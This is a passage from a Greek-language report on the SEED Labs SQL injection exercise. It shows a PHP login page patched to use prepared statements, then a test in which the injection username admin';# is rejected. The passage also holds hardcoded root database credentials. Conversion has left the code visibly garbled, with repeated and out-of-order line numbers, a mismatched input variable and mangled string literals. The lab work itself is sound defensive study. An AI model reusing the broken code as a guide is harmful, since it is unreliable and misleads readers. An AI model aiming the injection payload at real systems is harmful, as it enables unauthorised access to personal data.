48 $input_uname = $_GET['username'];
```

```
43 $input_pwd = $_GET['Password'];
44 $hashed_pwd = sha1($input_pwd);
45
46 // check if it has exist login session
47 if($input_undef==" and $hashed_pwd==sha1("") and $_SESSION['name']!=" and
   $_SESSION['pwd']!="){
48     $input_undef = $_SESSION['name'];
49     $hashed_pwd = $_SESSION['pwd'];
50 }
51
52 // Function to create a sql connection.
53 function getDB() {
54     $dbhost="localhost";
55     $dbuser="root";
56     $dbpass="seedubuntu";
57     $dbname="Users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 // $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,
   Password
74 //FROM credential
75 //WHERE name= '$input_undef' and Password='$hashed_pwd';
76 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
   email,nickname,Password
77 FROM credential
78 WHERE name= ? and Password= ?");
79 $sql->bind_param("ss", $input_undef, $hashed_pwd);
80 $sql->execute();
81 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email
   , $nickname, $pwd);
82 $sql->fetch();
```

```
83 $sql->close();
84
85 if($id!=""){
86     // If id exists that means user exists and is successfully authenticated
87     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,
88     $phoneNumber);
89 }else{
90     // User authentication failed
91     echo "</div>";
92     echo "</nav>";
93     echo "<div class='container text-center'>";
94     echo "<div class='alert alert-danger'>";
95     echo "The account information your provide does not exist.";
96     echo "<br>";
97     echo "</div>";
98     echo "<a href='index.html'>Go back</a>";
99     echo "</div>";
100     return;
101 }
102 // close the sql connection
103 $conn->close();
104
105 function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address
106 , $phoneNumber){
107     if($id!=""){
108         session_start();
109         $_SESSION['id'] = $id;
110         $_SESSION['eid'] = $eid;
111         $_SESSION['name'] = $name;
112         $_SESSION['pwd'] = $pwd;
113     }else{
114         echo "can not assign session";
115     }
116     if ($name != "Admin") {
117         // If the user is a normal user.
118         echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
119         echo "<li class='nav-item active'>";
120         echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>("
121         current)</span></a>";
122         echo "</li>";
123         echo "<li class='nav-item'>";
124         echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
125         echo "</li>";
126         echo "</ul>";
```

```
124     echo "<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-  
lg-0'>Logout</button>";  
125     echo "</div>";  
126     echo "</nav>";  
127     echo "<div class='container col-lg-4 col-lg-offset-4 text-center'>";  
128     echo "<br><h1><b> $name Profile </b></h1>";  
129     echo "<hr><br>";  
130     echo "<table class='table table-striped table-bordered'>";  
131     echo "<thead class='thead-dark'>";  
132     echo "<tr>";  
133     echo "<th scope='col'>Key</th>";  
134     echo "<th scope='col'>Value</th>";  
135     echo "</tr>";  
136     echo "</thead>";  
137     echo "<tr>";  
138     echo "<th scope='row'>Employee ID</th>";  
139     echo "<td>$eid</td>";  
140     echo "</tr>";  
141     echo "<tr>";  
142     echo "<th scope='row'>Salary</th>";  
143     echo "<td>$salary</td>";  
144     echo "</tr>";  
145     echo "<tr>";  
146     echo "<th scope='row'>Birth</th>";  
147     echo "<td>$birth</td>";  
148     echo "</tr>";  
149     echo "<tr>";  
150     echo "<th scope='row'>SSN</th>";  
151     echo "<td>$ssn</td>";  
152     echo "</tr>";  
153     echo "<tr>";  
154     echo "<th scope='row'>NickName</th>";  
155     echo "<td>$nickname</td>";  
156     echo "</tr>";  
157     echo "<tr>";  
158     echo "<th scope='row'>Email</th>";  
159     echo "<td>$email</td>";  
160     echo "</tr>";  
161     echo "<tr>";  
162     echo "<th scope='row'>Address</th>";  
163     echo "<td>$address</td>";  
164     echo "</tr>";  
165     echo "<tr>";  
166     echo "<th scope='row'>Phone Number</th>";
```

```

167     echo "<td>$phoneNumber</td>";
168     echo "</tr>";
169     echo "</table>";
170 }
171 else {
172     // if user is admin.
173     $conn = getDB();
174     $sql = "SELECT id, name, eid, salary, birth, ssn, password, nickname, email, address,
phoneNumber
FROM credential";
175     if (!$result = $conn->query($sql)) {
176         die("There was an error running the query [' . $conn->error . ']\n");
177     }
178     $return_arr = array();
179     while($row = $result->fetch_assoc()){
180         array_push($return_arr,$row);
181     }
182     $json_str = json_encode($return_arr);
183     $json_aa = json_decode($json_str,true);
184     $conn->close();
185     $max = sizeof($json_aa);
186     echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
187     echo "<li class='nav-item active'>";
188     echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(
current)</span></a>";
189     echo "</li>";
190     echo "<li class='nav-item'>";
191     echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
192     echo "</li>";
193     echo "</ul>";
194     echo "<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-
lg-0'>Logout</button>";
195     echo "</div>";
196     echo "</nav>";
197     echo "<div class='container'>";
198     echo "<br><h1 class='text-center'><b> User Details </b></h1>";
199     echo "<hr><br>";
200     echo "<table class='table table-striped table-bordered'>";
201     echo "<thead class='thead-dark'>";
202     echo "<tr>";
203     echo "<th scope='col'>Username</th>";
204     echo "<th scope='col'>EId</th>";
205     echo "<th scope='col'>Salary</th>";
206     echo "<th scope='col'>Birthday</th>";
207

```

```
208 echo "<th scope='col'>SSN</th>";
209 echo "<th scope='col'>Nickname</th>";
210 echo "<th scope='col'>Email</th>";
211 echo "<th scope='col'>Address</th>";
212 echo "<th scope='col'>Ph. Number</th>";
213 echo "</tr>";
214 echo "</thead>";
215 echo "<tbody>";
216 for($i=0; $i< $max;$i++){
217     //TODO: printout all the data for that users.
218     $i_id = $json_aa[$i]['id'];
219     $i_name= $json_aa[$i]['name'];
220     $i_eid= $json_aa[$i]['eid'];
221     $i_salary= $json_aa[$i]['salary'];
222     $i_birth= $json_aa[$i]['birth'];
223     $i_ssn= $json_aa[$i]['ssn'];
224     $i_pwd = $json_aa[$i]['Password'];
225     $i_nickname= $json_aa[$i]['nickname'];
226     $i_email= $json_aa[$i]['email'];
227     $i_address= $json_aa[$i]['address'];
228     $i_phoneNumber= $json_aa[$i]['phoneNumber'];
229     echo "<tr>";
230     echo "<th scope='row'> $i_name</th>";
231     echo "<td>$i_eid</td>";
232     echo "<td>$i_salary</td>";
233     echo "<td>$i_birth</td>";
234     echo "<td>$i_ssn</td>";
235     echo "<td>$i_nickname</td>";
236     echo "<td>$i_email</td>";
237     echo "<td>$i_address</td>";
238     echo "<td>$i_phoneNumber</td>";
239     echo "</tr>";
240 }
241 echo "</tbody>";
242 echo "</table>";
243 }
244 }
245 ?>
246 <br><br>
247 <div class="text-center">
248     <p>
249         Copyright &copy; SEED LABs
250     </p>
251 </div>
```




```
252 </div>
253 <script type="text/javascript">
254   function logout(){
255     location.href = "logoff.php";
256   }
257 </script>
258 </body>
259 </html>
```


Κώδικας 4.2: unsafe\_home.php

### 4.3 Έλεγχος εγκυρότητας

Προσπαθώντας να κάνουμε τώρα sql injection με username admin';# πλέον μας εμφανίζει error.



Σχήμα 4.1: Προσπάθεια σύνδεσης έπειτα των αλλαγών



Σχήμα 4.2: Αποτυχία sql injection έπειτα των αλλαγών